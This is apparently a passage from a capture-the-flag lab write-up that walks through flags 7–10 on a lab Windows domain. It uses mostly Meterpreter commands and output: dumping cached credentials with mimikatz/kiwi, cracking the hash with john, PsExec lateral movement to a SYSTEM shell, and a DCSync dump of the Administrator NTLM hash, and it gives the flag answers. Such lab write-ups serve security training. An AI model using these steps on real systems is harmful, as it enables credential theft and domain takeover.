
Flag 7

- **Using the search command in Meterpreter will reveal flag7.txt in the C:\Users\Public\Documents folder, as the following image shows:**

```
meterpreter > search -f flag*.txt
Found 4 results...
=================

Path                                                Size (bytes)  Modified (UTC)
----                                                ------------  --------------
c:\Program Files (x86)\SLmail\System\flag4.txt      32            2022-02-13 23:18:53 -0500
c:\Temp\flag3.txt                                   32            2022-02-13 23:06:00 -0500
c:\Users\Public\Documents\flag7.txt                 32            2022-02-01 12:50:16 -0500
c:\xampp\htdocs\flag2.txt                           32            2022-01-31 22:25:22 -0500
```

Flag 8: ad12fc2ffc1e47

- **Using kiwi to dump the cached credentials on Win10 will reveal that an administrator, ADMBob, has their credentials cached, as the following image shows:**



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/15/2022 2:13:47 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

- **Store the username and hashed password into a file, then crack it with john to reveal the password: Changeme!**

```
┌──(root💀kali)-[~]
└─# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > hash.txt

┌──(root💀kali)-[~]
└─# john hash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 51 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-02-14 00:38) 3.125g/s 3721p/s 3721c/s 3721C/s 123456..flipper
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

- **These new credentials have access to the Server2019 machine. By using the PsExec module in Metasploit with these credentials, a SYSTEM shell can be obtained on Server2019, as the following image shows:**

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS ⇒ 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain ⇒ rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass ⇒ Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser ⇒ ADMBob
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
```

- **By entering a command shell within Meterpreter, you can list the users with net user, and flag8 is the name of a user, as the following image shows:**

```
meterpreter > shell
Process 3828 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            adoe
flag8-ad12fc2ffc1e47     Guest                    krbtgt
trivera
The command completed with one or more errors.
```

- **Flag 8 is the code that follows flag8-**


Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872

- **By moving to the root, C:\, and listing the files, flag9.txt can be read via cat in Meterpreter, as the following image shows:**

```
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-01-03 13:13:32 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-01-03 13:11:55 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-01-03 13:13:14 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-01-03 13:13:15 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-01-03 13:44:04 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-01-03 13:12:02 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-01-03 13:29:51 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-01-03 13:13:03 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-01-03 13:36:53 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-01 14:43:37 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

Flag 10: 4f0cfd309a1965906fd2ec39dd23d582

- **Using kiwi to DCSync the Administrator user on Server2019 will reveal their NTLM password hash, which is flag 10.**


meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
[+] SID : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID : 500
meterpreter >